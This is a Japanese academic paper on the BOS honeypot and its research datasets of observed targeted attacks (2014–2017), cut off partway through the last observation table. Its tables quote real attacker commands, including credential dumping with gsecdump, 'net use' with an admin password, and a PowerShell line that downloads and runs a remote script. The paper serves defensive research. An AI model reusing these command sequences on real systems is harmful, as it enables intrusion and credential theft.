情報処理学会論文誌 Vol.60 No.12 2211–2222 (Dec. 2019)

サイバーセキュリティ対策のための研究用データセット「動的活動観測2014～2017」

寺田 真敏[1,a)] 佐藤 隆行[1] 青木 翔[1] 重本 倫宏[1] 吉野 龍平[2]
亀川 慧[2] 清水 努[2] 萩原 健太[2]

受付日 2019年3月12日, 採録日 2019年9月11日

概要：マルウェア検体の解析では，指令サーバ接続，情報窃取，バックドアなどの機能の存在や挙動把握に重点が置かれ，攻撃者の行動という視点で把握や解析することはなかった．しかし，組織内ネットワークへの侵害活動においては，攻撃者の存在，攻撃者のアトリビューションを意識する必要がある．本論文では，電子メールと遠隔操作ツールとを組合せた組織内ネットワークへの侵害活動を想定した動的活動観測を提案する．さらに，構築した動的活動観測環境を用いて得られた観測結果から提案する手法の有効性を示すとともに，情報共有を目的として作成した研究用データセット「動的活動観測 2014～2017」について述べる．

キーワード：動的活動観測システム，マルウェア，C2 サーバ

Research Data Set “Behavior Observable System 2014–2017” for Cyber Security Countermeasure

Masato Terada[1,a)] Takayuki Sato[1] Sho Aoki[1] Tomohiro Shigemoto[1] Ryohei Yoshino[2]
Satoshi Kamekawa[2] Tsutomu Shimizu[2] Kenta Hagihara[2]

Received: March 12, 2019, Accepted: September 11, 2019

Abstract: Under the analysis of malware, mainly it focuses on the functions and behaviors of malware itself such as C2 server connection, information leak and backdoor. The analysis of malware does not include the viewpoint of actions of threat actors. But under the targeted attack such as APT, we should focus on the actions of threat actor and attribution, too. In this paper, firstly we will describe the overview of BOS (Behavior Observable System) and our research data set “BOS_2014-BOS_2017” for the countermeasures of targeted attack age. Secondly, we will introduce the typical case of targeted attack in BOS_2014-BOS_2017.

Keywords: behavior observable system, malware, C2 server

1. はじめに

マルウェアを用いた攻撃手法の多様化と巧妙化は進んでおり，活動形態にも大きな変化が見られる．1999 年頃から電子メールを介したマルウェアの受動型感染が始まった．2001 年頃からはネットワーク型ワーム，2004 年頃からは遠隔操作可能なボットが流布した．その感染形態は，感染対象のホストに対してマルウェア自身が攻撃コードを送信する能動型感染が主流であった．2008 年頃からは，ブラウザが利用するプラグインやアプリケーションの脆弱性を利用して，マルウェアをダウンロードして実行する攻撃手法，ドライブバイダウンロード（drive-by-download）を用いた Web 感染型マルウェアが流布した．2011 年に入ると，電子メールと遠隔操作ツール（RAT：Remote Access Trojan/Remote Administration Tool）とを組み合わせた組織内ネットワークへの侵害活動が台頭し始めた．2012 年

[1] 株式会社日立製作所
Hitachi, Ltd., Yokohama, Kanagawa 244–0817, Japan
[2] トレンドマイクロ株式会社
Trend Micro Incorporated, Shibuya, Tokyo 151–0053, Japan
[a)] masato.terada@hitachi.com

からは，Web サイト群に仕掛けを蔵置し，組織内ネットワークへの侵害活動につなげる Web サイト待ち伏せ攻撃（Watering Hole Attack）が報告されるようになった．

このような大きな活動形態の変化とともに，2008 年に活動を開始したマルウェア対策人材育成ワークショップ（以降，MWS）では，攻撃活動の違いに視点を置いた CCC DATAset 2008～2011，IIJ MITF DATAset 2012，D3M 2010～2015，NICTER Dataset 2013～2017，解析手法の違いに視点を置いた FFRI Dataset 2013～2017，PRACTICE Dataset 2013 など，多様な研究用データセットを提供してきた [1]．本研究の目的は，活動形態の変化をふまえた研究用データセットを作成し，マルウェア対策の研究につなげることにある．特に，2011 年に入ってから台頭し始めた電子メールと遠隔操作ツールとを組み合わせた組織内ネットワークへの侵害活動については，2011 年の防衛産業企業への標的型攻撃，2015 年の特殊法人への標的型攻撃が知られているが，インシデント調査報告 [2] を通じて概要を知ることはできても，研究に直接使えるデータとして提供されることはない．さらに，組織内ネットワークへの侵害活動の実態については，研究開発に直接使えるデータという形で，侵害活動を観測して分析し，その傾向や特徴を明らかにすることが対策を行うために重要である．

本論文では，組織内ネットワークへの侵害活動を観測するため，事務所の情報システムを模擬するハニーポットとして動的活動観測システム BOS（Behavior Observable System）を用意し，その観測用ハニーポットをインターネットに接続し運用するとともに，その結果を研究用データセットとして情報共有するアプローチを提案する．また，本研究を通じた貢献として，(1) 標的型攻撃と呼ばれるサイバー攻撃において，組織内ネットワークで攻撃者の行動を観測するためのシステムを構築し，そこで得られた観測結果から，観測期間中の行動時間などの新たな知見を提供していること，(2) 同時期に同じ攻撃者にかかわるものと推定される検体を 2 つ動かし，それらを比較することで攻撃者のアトリビューションにつながるような行動を観測結果として報告していること，(3) 観測から得られたデータの具体的な情報共有の実現方法として，研究用データセットという形で，他組織でも観測で得たデータを活用できるようにしていることを示す．

本論文の構成は次のとおりである．2 章で関連研究を示し，3 章で研究用データセット作成に使用した小規模な遠隔拠点の情報システムを模擬するハニーポットである動的活動観測システム BOS による観測方法を示す．4 章では 2013 年～2016 年までに組織内ネットワークへの侵害活動として観測した結果を示すとともに，作成した研究用データセットの概要を示す．5 章で動的活動観測システム BOS を用いて作成した研究用データセット（BOS_2014～BOS_2017）の利活用について述べ，6 章でまとめと今後の課題を示す．

2. 関連研究

2.1 MWS 研究用データセット

MWS では，これまで，(1) サイバークリーンセンターのハニーポットで収集した研究用データセット CCC Dataset 2008～2013，(2) 国立研究開発法人情報通信研究機構が所有する小規模攻撃再現テストベッドでのマルウェア検体の動作記録 MARS for MWS 2008～2010，(3) Web 感染型マルウェアの観測データ D3M 2010～2015，(4) ローインタラクション型ハニーポットで収集したマルウェア研究用データセット IIJ MITF DATAset 2012，(5) マルウェア動的解析データ FFRI Dataset 2013～2017，(6) 総務省「国際連携によるサイバー攻撃予知・即応に関する実証実験」プロジェクトで得られたマルウェア長期観測データ PRACTICE Dataset 2013，(7) 国立研究開発法人情報通信研究機構が運用する NICTER にて観測したダークネットパケットデータ NICTER Dataset 2013～2017 を提供してきた．

本研究で作成した研究用データセット（BOS_2014～BOS_2017）については，MWS での発表とともに，組織内ネットワークへの侵害活動用として，2014 年から毎年 MWS 研究用データセットの一部として提供してきている．

2.2 海外で提供されている研究用データセット

海外では，1999 年に米リンカーン研究所が開発した “1999 DARPA Intrusion Detection Evaluation Data Set” がある [3]．このデータは，侵入検知システムの有効性を確認するためのトラフィック評価データで，侵入検知技術の客観的な評価を行うための評価データとしても活用されている．このほかに，サイバー防御演習時のデータセット the 2009 Inter-Service Academy Cyber Defense Exercise datasets [4]，大規模セキュリティ関連データの収集と分析をもとに，より良いデータとナレッジの共有を図る BADGERS2011 [5]，ネットワーク運用データをレポジトリとして蓄積し，インフラ防護と脅威評価に活用する PREDICT [6]，広域ネットワークの状況を分析し，いくつかのタイプのデータセットを提供する CAIDA [7] などが研究用データセットとして提供されてきた．

2.3 サイバー攻撃対策モデル

(1) 攻撃活動進行段階モデル

本論文で取り上げる電子メールと遠隔操作ツールとを組み合わせた組織内ネットワークへの侵害活動は，攻撃対象となる組織に合う手法を選択し（標的型），組織内ネットワークを活動基点とした（潜伏型）侵害活動と呼ばれている．その対策のために，進行段階がモデル化されている [8]．文献 [9] では，米国空軍の軍事コンセプトである

Kill Chain（F2T2EA）をサイバーに応用し，対策視点でモデル化したCyber Kill Chainを提案している．このモデルは，Reconnaissance（偵察），Weaponization（武器化），Delivery（配送），Exploitation（攻撃），Installation（インストール），Command and Control（C2）（遠隔制御），Actions on Objectives（実行）の7段階からなる．また，初期段階から対策として，配送段階での検知，武器化段階以前の分析と，攻撃者の意図，攻撃者のパターン，行動，TTP（Tactics, Techniques and Procedures：戦術，技術および手順）を明らかにする攻撃活動分析（Campaign Analysis）の必要性を示している．

本研究では，攻撃活動分析をより実践的に進めるため，Command and Control（C2）（遠隔制御）部分の進み具合を進行度という形で，さらに細分化することを提案する．

(2) 攻撃活動全般の構造化

サイバー攻撃の分野におけるアトリビューションとは，攻撃者や攻撃仲介者の同一性や場所の特定を意味する[10]．文献[10]では，アトリビューションのための技術として，トレースバック，モニタホストの導入，ハニーポット/ハニーネットの活用などをあげている．文献[11]では，マルウェアのメタデータ，埋め込みフォント，遠隔操作ツールの設定，攻撃者の行動パターンなどが利用できるとしている．文献[12]では，攻撃者の挙動をアトリビューションの1つととらえ，本論文の観測手法を高度化したシステムSTARDUSTを提案している．

また，進行段階のモデル化とともに，攻撃活動分析のための情報活用が検討されている．米MITRE社が開発した，脅威情報構造化記述形式STIX（Structured Threat Information eXpression）[13]は，サイバー攻撃活動の攻撃から対策までを記録するためのXML仕様である．2010年に，US-CERTとCERT/CC間での脅威情報の交換から検討が始まり，2013年4月にVer1.0がリリースされた．このSTIXでは，サイバー攻撃で狙っているソフトウェア，システムや設定の弱点，攻撃を検知するための事象だけではなく，攻撃者の行動や手口，サイバー攻撃に関与している人/組織などを関係付けていくためのサイバー攻撃活動の構造化が試みられている．

本研究では，同時期に同じ攻撃者にかかわるものと推定される検体を複数動かし，それらを比較することで攻撃者のアトリビューションにつながるような行動を観測するというアプローチを提案する．

2.4 情報活用によるサイバー攻撃への対応

(1) サイバー攻撃への早期対応

ばらまき型の標的型攻撃の場合，複数の組織が同様の手口で被害に合うことがあることから，脅威情報構造化記述形式STIXなどを用いた情報活用の適用分野となる．IPAを情報ハブとして，参加組織間で情報共有を行い，高度なサイバー攻撃対策につなげていく取り組みであるサイバー情報共有イニシアティブ（J-CSIP）では，2016年四半期の情報提供件数は1,818件で，そのうち，1,584件が日本語のばらまき型メールの情報提供であったとしている[14]．また，文献[15]では，標的型攻撃を早期検知するための情報共有について検討している．このなかで，早期検知のためには，共有する情報は「標的型攻撃そのものの有無を判定できる情報」として，電子メール送信元IPアドレスや電子メールの件名，指令サーバ接続先IPアドレスなどをあげ，標的型攻撃の侵害の進行の速さから，より早く共有すべきであるとしている．

本研究では，動的活動観測システムBOSから得られたデータの具体的な情報共有の実現方法として，研究用データセットという形にすることで，他組織でもデータ活用できるアプローチを提案する．

(2) 情報活用基盤

サイバー攻撃活動の攻撃から対策までを構造化し記述するXML仕様である脅威情報構造化記述形式STIX，STIXなどで記述した情報を交換するための検知指標情報自動交換手順TAXII（Trusted Automated eXchange of Indicator Information）[16]を実装した情報活用基盤が普及しはじめている．米国では，サイバーセキュリティ法（Cybersecurity Act of 2015）の成立にともない，2016年3月，官民連携の一環の取り組みとして，STIX，TAXIIを利用し観測事象の中から検知に有効なサイバー攻撃を特徴付ける指標を交換するためのAIS（Automated Indicator Sharing）[17]が稼働し始めている．国内では，2016年11月から，ICT-ISAC JapanがSTIX，TAXIIを利用した情報活用基盤の構築と試行的な運用をはじめている．

3. 動的活動観測システム

本章では，小規模な遠隔拠点の情報システムを模擬するハニーポットである動的活動観測システムBOSを用いた観測方法の概要について述べる．

3.1 目的

これまで，マルウェア検体の静的/動的解析では，マルウェアの挙動に着目したものであった．たとえば，指令サーバ（以降，C2サーバ）接続，情報窃取，バックドアなどの機能の存在や挙動把握に重点が置かれ，これら機能のいずれを使ったのか，どの順番で使ったのかなど，攻撃者の行動という視点で把握や解析することはなかった．多くの場合，攻撃者の行動=マルウェアの挙動という想定の下，静的/動的解析によって対応してきた．

しかし，組織内ネットワークへの侵害活動においては，攻撃者の存在を意識する必要がある．そこで，動的活動観測システムBOSでは，マルウェアの挙動に加えて，どのような操作をしたのか，どのようなファイルにアクセスし

たのかなど攻撃者の行動と組み合わせていくことで，攻撃者行動視点で脅威を特徴付けできるよう組織内ネットワークを模擬するシステムを構築している．

さらに，本システムにおいて，同時期に同じ攻撃者にかかわるものと推定される検体を複数動かし，それらを比較することで攻撃者のアトリビューションにつながるような行動を観測できること，Command and Control（C2）（遠隔制御）部分の進み具合を進行度という形で細分化することにより実践的な攻撃活動分析につながることを通して，動的活動観測から情報共有としての研究用データセット展開というアプローチが有効であることを示すことにある．

3.2 システム概要

動的活動観測システム BOS は，実インターネット上の攻撃者が試みる組織内ネットワークへの侵害活動を観測するシステムで，システムそのものが組織内ネットワークを模擬している（**図 1**）．クライアントは，電子メールに添付された検体などを実行する PC であり，プロキシ経由/プロキシ経由なしのいずれかの形態で，インターネットとの接続性を持つことができる．

クライアントは，Windows XP，Windows 7 を仮想化により物理サーバ 6 台上に計 10 台前後を配置，サーバは物理サーバ各 1 台で，Linux，Windows Server を使用している．また，動的活動観測システム BOS のイントラネットでは，既存組織のドメイン名を使用することで実在するシステムと見せかけるとともに，実環境で実在するコンテンツを置くことで，小規模な遠隔拠点の情報システムを想定した構成となっている．なお，観測中に動的活動観測システム BOS を起点とするインターネット上の他サイトへの攻撃活動による被害発生を防ぐために，インターネットとの接続点でのトラフィック監視と異常と判断した際には，通信を遮断する運用としている．

3.3 観測手法

(1) 動的活動観測の開始と終了

動的活動観測システム BOS での観測は，電子メールに添付された検体などの実行をもって観測を開始し，攻撃者の活動を観測した場合には，攻撃者の最後の活動から 1 週間なにも観測できなければ終了することを目安とした．

(2) 検体の同時実行

本システムのリソースが許す場合には，同時期に同じ攻撃者にかかわるものと推定される検体を複数動かし，それらを比較することで攻撃者のアトリビューションにつながるような行動を観測するというアプローチをとる．なお，本論文では，観測事例 d18，d19 が該当する．

(3) 攻撃活動の進行度

観測結果については，攻撃活動分析をより実践的に進めるため，Command and Control（C2）（遠隔制御）部分の進み具合を進行度という形で，さらに細分化してアトリビューション情報の 1 つとして記録する．



図 1 動的活動観測環境の概要図

Fig. 1 Overview of behavior observable system.

3.4 研究用データセット

動的活動観測システム BOS での観測結果は，情報活用ならびに組織内ネットワークへの侵害活動を観測するための研究用データセットであり，MWS 研究用データセットの一部として提供する．

(1) 研究用データセット作成の考え方

作成にあたっての基本的な考え方は，次のとおりである．

- 提供するデータ種別にかかわらず，イベントの選別などのフィルタリングは行わない．
- 観測期間中の観測データにシステム不具合などでデータ欠損が発生した場合には，欠損部分を除いて提供する．
- 各観測事例には，検体実行機器（名称，IP アドレス），進行度，提供するデータ種別と観測日のみをメモとして付与する．

(2) 提供するデータ種別

提供にあたっては，攻撃者の行動に関する解析に利用することを想定し，マルウェア検体，通信観測データに加え，クライアント内のプロセス観測データを用意した．

- マルウェア検体

動的活動観測に使用したマルウェア検体のハッシュ値を STIX 形式で記載した XML ファイルである．なお，組織内ネットワークへの侵害活動が想定されるマルウェア検体を選定している．

- 通信観測データ

通信観測データには，マルウェア検体を実行した際の通信のフルキャプチャデータ，ファイアウォールログ，プロキシサーバのログが含まれる．

- プロセス観測データ

プロセス観測データには，マルウェア検体を実行したク

ライアントでのプロセスの稼働状況を記録したデータやWindows イベントログが含まれる．

4. 観測結果

本章では，2013 年から 2017 年に動的活動観測システムBOS の運用を通して得られた観測結果の特徴と作成した研究用データセットについて述べる．

4.1 動的活動観測 2014（BOS_2014）

2013 年度に攻撃者の行動が観測された結果と作成した研究用データセット「動的活動観測 2014（BOS_2014）」を**表 1** に示す [18]．

(1) 観測事象 c11

マルウェア検体のファイル名は「年次対話報告書」，exe ファイルであり，Microsoft Word ファイルのアイコンで偽装されていた事例である（**表 2**）．この観測では，攻撃者によりスクリーンキャプチャの取得が行われた．

(2) 観測事象 c21

マルウェア検体のファイル名は「スクリーンショット」，exe ファイルであり，フォルダアイコンで偽装されていた事例で（**表 3**），攻撃者により C2 サーバへのファイルアップロードが行われた．

4.2 動的活動観測 2015（BOS_2015）

2014 年度に攻撃者の行動が観測された結果と作成した研究用データセット「動的活動観測 2015（BOS_2015）」を**表 4** に示す [19]．

(1) 観測事象 d18

標的型攻撃において，組織内ネットワークでの一連の侵害活動を観測した事例で（**表 5**），攻撃者の行動上の特徴は次のとおりである．

- ネットワーク環境の調査，端末調査，他端末内の情報探索，Active Directory（以降，AD）情報の窃取，C&C サーバへのファイルアップロード
- AD のアカウント情報をインポート/エクスポートする csvde.exe の使用

(2) 観測事象 d19

観測事象 d18 と類似の検体を，同時期観測した事例である（**表 6**）．

- メール情報を取得するツール（CallMail.exe）が送り込まれ，メール情報を 1.tm として出力した後，内容確認が行われた（**表 7**）．ただし，これ以降，継続的な侵害活動は発生しなかった．

(3) 観測事象 d33

標的型攻撃において，組織内ネットワークでの内部感染拡大活動を観測した事例で（**表 8**），特徴は次のとおりである．

- SAM，AD などからアカウントのハッシュ情報を取り出すツール gsecdump.exe を実行後，取得したハッシュ情報をもとに，パスワードを特定し，net use コマンドを使用（**表 9**）
- 組織内ネットワークでの内部感染活動として，端末間での PlugX 亜種のコピー
- AD のアカウント情報をインポート/エクスポートする csvde.exe の使用

表 1 動的活動観測 2014（BOS_2014）の観測事例
Table 1 Listing observations of BOS_2014.

#	観測期間		マルウェア検体名
	開始	終了	
c11	2013/10/14	2013/11/27	BKDR_POISON.BWB
c21	2014/03/19	2014/03/26	BKDR_ZACOM.AD

表 2 観測事象 c11
Table 2 Observation c11.

Date	Time	Observable event
10/14	11:06	C:¥data 直下にて，マルウェア検体(exe ファイル)をダブルクリック実行
		C:¥windows¥FlashHelpx64.exe をドロップ
		自動起動を目的としたレジストリ改変
		..160.125 との接続を確立
	11:15	スクリーンキャプチャの取得
		端末基本情報の取得
		スクリーンキャプチャの取得
	11:40	スクリーンキャプチャの取得
		C:¥RECYCLER¥に a.exe をアップロード
	11:41	cmd.exe からコマンド「a /stext aaa.txt」経由で a.exe を実行
		コマンド「del a.*」で a.exe を削除
		..160.125 との接続を解除
		プロセスが終了

表 3 観測事象 c21
Table 3 Observation c21.

Date	Time	Observable event
3/19	15:06	デスクトップ上でマルウェア検体(exe ファイル)をダブルクリック実行
		www.google**.com/windowsxp/Snews.asp に対して HTTP POST 要求を送信
		HTTP POST 応答「HTTP/1.0 200 OK」を受信，以降継続
	15:07	検体のプロセス lplus.exe が起動した cmd.exe で，コマンド「net start」，「tasklist」，「systeminfo」，「netstat -an」などを実行
	16:29	検体のプロセス lplus.exe が起動した cmd.exe で，「arp -a」を実行
	16:38	検体のプロセス lplus.exe が起動した cmd.exe で，「at ¥¥I160V01」を実行
	17:06	検体のプロセス lplus.exe が起動した cmd.exe で，「net group "domain computers" /domain」を実行
	17:19	検体のプロセス lplus.exe が起動した cmd.exe で，「ping 10.2.149.1」を実行(10.2.149.1 は共有フォルダを提供するファイルサーバ)
	17:49	C:¥WINDOWS¥Debug¥Rar.exe で ¥¥10.2.149.1¥public¥mail ¥testMail にアクセス
		C:¥WINDOWS¥Debug ¥Rar.exe で ¥¥10.2.149.1 ¥public¥012 営業本部¥顧客先アドレス**.zip にアクセス
	17:55	検体のプロセス lplus.exe が起動した cmd.exe で，「ftp -s:c¥windows¥debug¥ftpo.txt」を実行

表 4 動的活動観測 2015（BOS_2015）の観測事例
Table 4 Listing observations of BOS_2015.

#	観測期間		マルウェア検体名
	開始	終了	
d18	2014/10/06	2014/11/07	BKDR_EMDIVI.I
d19	2014/10/06	2014/11/07	BKDR_EMDIVI.F
d33	2014/12/08	2014/12/22	BKDR_PLUGX.DUKLR
d37	2015/01/23	2015/02/02	BKDR_EMDIVI.AB

表 5 観測事象 d18
Table 5 Observation d18.

Date	Time	Observable event
10/06	15:43	検体(医療費通知のお知らせ.exe)を実行し，ファイルが 2 つ(leassaq.exe，kptl.doc)が生成され C2 サーバとの接続が確立.
	22:42	C2 サーバとの接続確立より 7 時間後，反応あり.
	|	攻撃者がプロセス終了処理，ただ，プロセス名を間違え，正しく終了せず．1 時間後，正しい名前で終了処理を実施.
	23:32	
10/07		攻撃者によるコマンド操作でのプロセス終了のみ.
10/09	15:14	1 回目の攻撃発生．攻撃者は，実施端末だけでなく，他端末のシステム構成情報やディレクトリ情報を確認．また，実施端末に設置していたおとりファイルを窃取.
	|	
	15:48	
10/10		攻撃者によるコマンド操作でのプロセス終了のみ.
10/16	20:19	2 回目の攻撃発生．1 回目の攻撃と同様に，構成情報・ディレクトリ確認や，ファイル窃取を実施．また，端末に不正ファイルをダウンロードし，AD に接続を行ってユーザー情報などの構成情報をファイル化し窃取.
	|	
	21:50	
10/17	10:36	3 回目の攻撃発生．AD の構成情報やドメイン参加者を確認したほか，1 回目と同様に構成情報の確認やおとりファイルの窃取を実施.
	|	
	11:02	
10/18		攻撃者によるコマンド操作なし (C2 サーバに一定回数以上接続を行ったら自身でプロセスを終了する仕組み)

表 6 観測事象 d19
Table 6 Observation d19.

Date	Time	Observable event
10/06	18:45	検体(医療費通知のお知らせ.exe)を実行し，ファイルが 2 つ(leassnq.exe，kptl.doc)が生成され C2 サーバとの接続が確立.
	22:30	C2 サーバとの接続確立より 4 時間後，反応．1 回目の攻撃発生.
	|	
	22:41	実施端末だけでなく他端末のシステム構成情報や，ディレクトリ情報を確認.
10/07		攻撃者によるコマンド操作でのプロセス終了のみ.
10/08	17:02	２回目の攻撃発生．攻撃者は，1 回目と同様に確認を行い，プロセス終了処理を実施.
	|	
	17:12	
10/09		攻撃者によるコマンド操作でのプロセス終了のみ.
10/14	11:26	３回目の攻撃発生．攻撃者はメールの構成情報などを窃取するスパイウェアを端末にダウンロード.
	|	
	11:33	
10/15		攻撃者によるコマンド操作なし (C2 サーバに一定回数以上接続を行ったら自身でプロセスを終了する仕組み)

表 7 観測事象 d19〈メール情報の参照〉
Table 7 Observation d19 ⟨Getting the e-mail⟩.

Date	Time	Observable event
10/14	11:27	CallMail.EXE ダウンロード upload "d_CallMailPs.EXE" "%temp%¥CallMail.EXE"
	11:29	ディレクトリ情報取得 cmd /c dir "%temp%¥*.exe" /o-d CallMail.EXE 起動 CallMail.EXE /stext 1.tmp
	11:30	ファイル内容取得 cmd /c type 1.tmp CallMail.EXE 削除 cmd /c del CallMail.EXE /q

(4) 観測事象 d37

標的型攻撃において，組織内ネットワークでのセキュリティツールの導入有無を判断する手段の 1 つとして，攻撃者が Recent フォルダの確認を観測した事例である（**表 10**）.

- 調査ツールのログのリンクファイルを C2 サーバにアップロードし，取得したファイルから実ファイルのパスを特定し，dir コマンドで確認（**表 11**）

4.3 動的活動観測 2016（BOS_2016）

2015 年度に実施した動的活動観測と作成した研究用データセット「動的活動観測 2016（BOS_2016）」を**表 12** に示す [20]．また，BOS_2016 からは，新たに**表 13** に示す進行度という動的活動観測における侵害活動の進み具合の区分を導入した．これにより，攻撃者による遠隔制御プロセスの実質的な影響有無を判断できるようになるだけではなく，これまでの BOS_2014～BOS_2015 では，検体が動作し，C2 サーバとの通信が発生した後，動的観測環境で攻

表 8 観測事象 d33
Table 8 Observation d33.

Date	Time	Observable event
12/08	15:43	検体(結果報告.exe)を実行．C2 サーバとの接続が確立.
12/10	10:04	C2 サーバからの応答を確認.
	10:06	CMD.EXE を起動．(遠隔操作による攻撃の開始) ipconfig /all を実行し，ネットワーク設定を確認. Net コマンドを用いて共有リソースを確認，使用.
	10:11	ドメイングループの確認を実行.
	10:17	実行端末(hostA)で 20141113-443.exe,gsecdump.exe がドロップ，実行.
	10:28	AD(hostB)を共有資源として接続
	10:39	AD(hostB)に対し gsecdump.exe を実行，C:¥Users¥Public¥Videos¥a.txt を作成.
	10:44	別端末(hostC)を共有資源として接続. Net コマンドを用いて共有リソースを確認，使用. ドメイングループの確認を実行．また，Windows.exe をドロップ.
	10:51	AD(hostB)を共有資源として再接続.
	11:13	自ドメイン，自ネットワーク(*.*.*.1～255)に ping を発信．TTL も確認.
	11:40	csvde.exe をドロップさせ実行，AD 情報を csv ファイルにて出力. AD 情報を元に再度端末へ ping を発信. この間に共有資源である AD(hostB, hostD)に Windows.exe をコピー，実行.
	14:44	net use * /del /yes を実行し，共有資源の設定を全削除.
	14:45	検体(結果報告.exe)を実行．C2 サーバとの接続が確立.
	15:59	netstat の実行を最後に操作が終了(通信は継続)

表 9 観測事象 d33〈ハッシュ情報の取得〉
Table 9 Observation d33 ⟨Getting the hash⟩.

Date	Time	Observable event
12/10	10:17	gsecdump.exe の生成 CMD.EXE の起動 gsecdump.exe -a gsecdump.exe -a
	10:18	net user net group "domain admins" /domain
	10:27	net view
	10:28	net use ¥¥hostB¥ipc$ "P@ssw0rd" /u:BOS¥Administrator

表 10 観測事象 d37
Table 10 Observation d37.

Date	Time	Observable event
1/23	12:35	検体(2015.01.19.102850.exe)を実行．C2 サーバとの接続が確立
1/24	12:47	C2 サーバからの応答を確認．コマンドによる遠隔操作が行われる. whoami/net view/net group domain admins 等を用いた環境調査
	12:54	AD のドライブ直下のディレクトリの捜索 + 動的活動観測環境(検体実行環境)の IP をまとめたファイルを type コマンドにて確認
	13:00	IP 情報を基に，各端末起動中のタスクや ping の応答確認を行う
	|	
	13:17	
	15:37	感染させた端末内のデスクトップやディレクトリの確認
	15:38	08012015_report.lnk のファイルを窃取
	15:40	攻撃者がプロセスキャプチャのログを確認
	|	
	15:45	
	15:48	攻撃者により taskkill が行われ，マルウェアのタスクが終了する

表 11 観測事象 d37〈Recent フォルダの確認〉
Table 11 Observation d37 ⟨Getting the recent folder⟩.

Date	Time	Observable event
1/14	15:38	ディレクトリ情報取得 cmd /cdir c:¥users¥HCG015~1.HIT¥AppData¥Roaming¥Microsoft Windows¥Recent 08012015_report.lnk のアップロード downbg "c:¥users¥HCG015~1.HIT¥AppData¥Roaming¥Microsoft Windows Recent¥08012015_report.lnk" "08012015_report.lnk" "0" "0" "1024" "1"
	15:40	ディレクトリ情報取得 cmd /cdir C:¥Program Files (x86)¥Trend Micro¥ProcessCapture¥ProcessCapture¥x64¥Report
	15:41	ファイル内容取得 cmd /ctype C:¥Program Files (x86)¥Trend Micro¥ProcessCapture¥ProcessCapture¥x64¥Report 24012015_report.log
	15:45	ディレクトリ情報取得 cmd /cdir C:¥Program Files (x86)¥Trend Micro

表 12 動的活動観測 2016（BOS_2016）の観測事例
Table 12 Listing observations of BOS_2016.

#	観測期間		マルウェア検体名	進行度
	開始	終了		
e04	2015/08/06	2015/08/20	BKDR_EMDIVI.MSB	7
e12	2016/02/12	2016/02/16	BKDR_EMDIVI.L	5
e20	2016/02/15	2016/02/18	TROJ_PLUGX.AYM	5
e43	2016/02/12	2016/02/16	TROJ_EMDIVI.AE	1
e70	2016/02/15	2016/02/18	BKDR_PLUGX.DUKOA	4
e435	2016/03/28	2016/03/30	BKDR_PLUGX.DUKOQ	4

表 13 動的活動観測における進行度
Table 13 Progress level of the activities of threat actor.

進行度	区分		内容
1	通信発生なし		検体の実行が不可能 or マルウェアではない
2			検体実行するも，通信発生無し
3	検体が動作し，通信が発生	C2 サーバと攻撃通信成立せず	C2 サーバの名前解決不可
4			C2 サーバへ SYN パケット送信のみ
5			C2 サーバと通信成立しない(HTTP のステータスコード=403, 404, 503 など)
6		C2 サーバと攻撃通信成立	攻撃(活動/操作)観測できず.
7			攻撃(活動/操作)観測できた.
8			攻撃(活動/操作)観測でき，継続的に観測できた.

撃者による行動を観測できた事例のみ（進行度 7 以上）を研究用データセットとしてきたのに比べて標的型攻撃の段階に応じた研究用データセットとしての利用も可能となっている．

(1) 観測事象 e04

標的型攻撃において，組織内ネットワークでの一連の侵害活動を観測した事例である（**表 14**）．

- メールサーバのアカウントとパスワード情報の窃取のために，PowerShell を使用している点に特徴がある．

(2) 観測事象 e12，e20

標的型攻撃において，組織内ネットワークでマルウェアが活動を開始し，C2 サーバとの TCP コネクションを確立できたが，HTTP のステータスコードが 403（Forbidden），404（Not Found），503（Service Unavailable）などで，C2 サーバとの攻撃通信が成立しない事例である．

(3) 観測事象 e70，e435

標的型攻撃において，組織内ネットワークでマルウェアが活動を開始し，TCP SYN パケットを送付するが，外部との TCP コネクションを確立できない事例である．

表 14 観測事象 e04
Table 14 Observation e04.

Date	Time	Observable event
8/6	20:43	検体(.exe)を実行．C2 サーバとの接続が確立.
8/7	10:43	powershell の実行 powershell IEX (New-Object Net.WebClient).DownloadString(‘https://raw.githubusercontent.com/sakuramana/testpro/master/pass.ps1‘);[Program]::Run() pass.ps1 のダウンロード pass.ps1 の実行
	14:08	taskkill の実行失敗（taskkill /pid 2492 /f) hostA%2A4292&1&dGFza2tpbGwgL3BpZCAyNDkyIC9m30 ※プロセス ID が間違っているため，プロセス停止せず
	14:19	taskkill の実行（taskkill /pid 4292 /f) hostA%2A4292&1&dGFza2tpbGwgL3BpZCA0MjkyIC9m54

表 15 動的活動観測 2017（BOS_2017）の観測事例
Table 15 Listing observations of BOS_2017.

#	観測期間		マルウェア検体名	進行度
	開始	終了		
f01	2017/01/12	2017/01/14	BKDR_ZACOM.SM	3
f02	2017/01/13	2017/01/19	BKDR_FYNLOS.SMM	2
f03	2017/01/18	2017/02/02	BKDR_CHCHES.NAK	7
f04	2017/01/20	2017/01/20	BKDR_CHCHES.NAM	2
f05	2017/01/20	2017/01/22	TROJ_INJECTOR.AUSREKT	1
f06	2017/01/24	2017/01/24	BKDR_ChChes.SM2	2
f07	2017/01/24	2017/02/06	LNK_OTORUN.YWY	6
f08	2017/02/06	2017/02/08	BKDR_ChChes.ZLDK-B	2

4.4 動的活動観測 2017（BOS_2017）

2016 年度に実施した動的活動観測と作成した研究用データセット「動的活動観測 2017（BOS_2017）」を**表 15** に示す [21]．BOS_2017 では，BOS_2016 と同様，進行度という動的活動観測における侵害活動の進み具合の区分を設けている．

(1) 観測事象 f03

検体 Chches の exe 型で，組織内ネットワークでの一連の侵害活動を観測した事例である（**表 16**）．攻撃者は，検体実行後 1 時間後に動的活動観測環境を来訪し，計 0.7 時間ほどの間，環境情報の取得を実施している．インストールプログラムの確認に PowerShell を使用している点に特徴がある．

(2) 観測事象 f07

検体 Chches の PowerShell 型で，組織内ネットワークで

表 16 観測事象 f03
Table 16 Observation f03.

Date	Time	Observable event
1/18	16:03	検体(.exe)を実行．C2 サーバとの接続が確立．
	17:00	tasklist
